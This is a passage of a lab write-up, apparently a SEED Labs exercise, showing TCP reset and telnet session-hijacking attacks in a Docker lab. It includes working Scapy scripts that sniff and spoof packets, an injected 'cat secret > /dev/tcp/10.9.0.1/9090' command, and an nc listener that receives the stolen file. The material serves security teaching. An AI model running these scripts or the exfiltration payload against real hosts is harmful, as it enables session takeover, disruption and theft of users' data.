
- More importantly the connection of **user1** with **victim** has been broken.

```
root@0f0ba1e814df:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34871        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:48350          ESTABLISHED
root@0f0ba1e814df:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34871        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

- Even on **user1** terminal we can see the connection broke

```
seed@0f0ba1e814df:~$ exit
logout
Connection closed by foreign host.
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 18:02:57 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@0f0ba1e814df:~$ Connection closed by foreign host.
root@f5debbc61b39:/#
```

- And when I came back to Wireshark I noticed the RST packets have also done their work and have been caught here.



Automatic Attack

- Now creating a new python file to launch the code automatically with the help of a script where we have added **Attacker**'s interface and filter of TCP and Telnet Port.

```
1 from scapy.all import *
2
3 def spoof_tcp(pkt):
4         IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
5         TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
6                        dport=pkt[TCP].sport,
  sport=pkt[TCP].dport)
7         spoofpkt = IPLayer/TCPLayer
8         ls(spoofpkt)
9         send(spoofpkt, verbose=0)
10
11 pkt=sniff(iface='br-c836eef5bef8', filter='tcp and port 23',
  prn=spoof_tcp)
```

- Reconnecting **user1** with **victim**

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 18:14:32 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@0f0ba1e814df:~$
```


- Launching the Attack

```
root@VM:/volumes# python3 rstauto.py
```

Now we can see the **user1** again disconnected

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 18:14:32 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@0f0ba1e814df:~$
seed@0f0ba1e814df:~$ d
-bash: d: command not found
seed@0f0ba1e814df:~$ s
-bash: s: command not found
seed@0f0ba1e814df:~$
seed@0f0ba1e814df:~$ sConnection closed by foreign host.
root@f5debbc61b39:/#
```

- And the packets coming automatically being captured in Wireshark



Task 3

Manual Attack

- Here, checking the connections if established with the **victim**'s machine.

```
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:40939        0.0.0.0:*
 LISTEN
```


- Connecting **user1** with **victim**'s machine

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:

Login incorrect
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 18:43:45 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

- Confirming if the connection is established and as displayed in the screenshot below we can see it is established

```
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40939        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:52852          ESTABLISHED
```


- Setting up Wireshark for Packet Analysis with a filter which is looking for packet traffic around **victim**'s machine on the telnet port.



- Now typing a command on **user1**'s machine in order to receive some packets in Wireshark to extract required details.

```
seed@0f0ba1e814df:~$ ls
victim
```


- Now we have gained the required information including the port connecting with Telnet Port, next Sequence Number and Acknowledgement Number.



- Obtaining **Attacker**'s IP in order to edit the provided python script in the manual.

```
root@VM:/volumes# ifconfig
br-c836eef5bef8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 15
00
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:8ff:febd:cc11  prefixlen 64  scopeid 0x20<li
nk>
        ether 02:42:08:bd:cc:11  txqueuelen 0  (Ethernet)
        RX packets 172  bytes 9168 (9.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 3617 (3.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.
```

- Now using the above data I have edited the python script.



- Before we launch the attack we will run the command to listen to the port 9090 and put the process in background in order to launch the attack

```
root@VM:/volumes# nc -l 9090 &
[1] 18
```


- Now I launched the attack from the python script

```
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 52852           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1254023981      (0)
ack        : IntField                            = 1563278115      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
```

- And in the process we found the secret we were looking for as mentioned in the script.

```
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 52852           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1254023981      (0)
ack        : IntField                            = 1563278115      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
This is secret file
[1]+  Done                    nc -l 9090
root@VM:/volumes#
```

- Now on Wireshark we can observe Phishing Packets



- Now terminating the **user1** and **victim** connection from **victim**'s machine.


```
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40939        0.0.0.0:*               LISTEN
tcp        0     83 10.9.0.5:23             10.9.0.6:52852          ESTABLISHED
root@0f0ba1e814df:/# ss -K dst 10.9.0.6 dport 52852
Netid State Recv-Q Send-Q   Local Address:Port   Peer Address:Port Process
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40939        0.0.0.0:*               LISTEN
```

- Here we can notice the connection closed from **user1**'s terminal by a foreign host which is **victim**.

```
seed@0f0ba1e814df:~$ ls
victim
seed@0f0ba1e814df:~$ cat > secret
This is secret file
^C
seed@0f0ba1e814df:~$ cat secret
This is secret file
seed@0f0ba1e814df:~$ Connection closed by foreign host.
```

Automatic Attack

- As it is not easy to get the sequence number in real world scenario as user would be interacting we would require to automate the process. Therefore, I wrote another script involving contents from manual hijacking attack and the automatic reset attack. And modified them to requirements.



- Reconnecting **user1** with **victim**'s machine and verifying if the **user1**'s machine has the secret file.

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 27 09:58:53 UTC 2022 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@0f0ba1e814df:~$ ls
secret  victim
```

Link Established verified from **user1**'s terminal

```
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40939        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:55658          ESTABLISHED
```

- Before we launch the attack we will run the command to listen to the port 9090 and put the process in background in order to launch the attack

```
root@VM:/volumes# nc -l 9090 &
[1] 29
```


- Launching the Attack


```
root@VM:/volumes# python3 autohijack.py
```

- After Launching the Attack I couldn't type anything on **user1**'s terminal indicating that session has been hijacked.

```
seed@0f0ba1e814df:~$ ls
secret  victim
seed@0f0ba1e814df:~$ ls
secret  victim
seed@0f0ba1e814df:~$ l
```

- It can be observed in Wireshark as well that the Phishing Packets have come in abundance and have continued to do so until the attack was stopped.





- It is a problem to find the secret in all this output from the attacks so.

```
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 55658           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 569839239       (0)
ack        : IntField                          = 127458721       (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
^C[1]+  Done                    nc -l 9090
```

- We will modify the code by stopping the sniffing when we obtain the secret. We have simply commented line 8 for that purpose.

Open ~/Desktop/SEED/Labsetup/volumes autohijack.py Save

```
1 from scapy.all import *
2
3 def spoof_tcp(pkt):
4         ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
5         tcp = TCP(sport=pkt[TCP].dport,
  dport=pkt[TCP].sport, flags="A", seq=pkt[TCP].ack+5,
  ack=pkt[TCP].seq)
6         data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
7         pkt = ip/tcp/data
8         #ls(pkt)
9         send(pkt, iface="br-c836eef5bef8", verbose=0)
10
11 pkt=sniff(iface='br-c836eef5bef8', filter='tcp and src host
  10.9.0.5 and src port 23', prn=spoof_tcp)
```

- Killing the connection between **user1** and **victim**.

```
root@0f0ba1e814df:/# ss -K dst 10.9.0.6 dport 55658
Netid State Recv-Q Send-Q Local Address:Port    Peer Address:Port
Process
tcp   ESTAB 0      0          10.9.0.5:telnet      10.9.0.6:55658

root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:40939        0.0.0.0:*
 LISTEN
```

- Reconnecting **user1** with **victim**'s machine.

```
seed@0f0ba1e814df:~$ ls
secret  victim
seed@0f0ba1e814df:~$ ls
secret  victim
seed@0f0ba1e814df:~$ lConnection closed by foreign host.
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

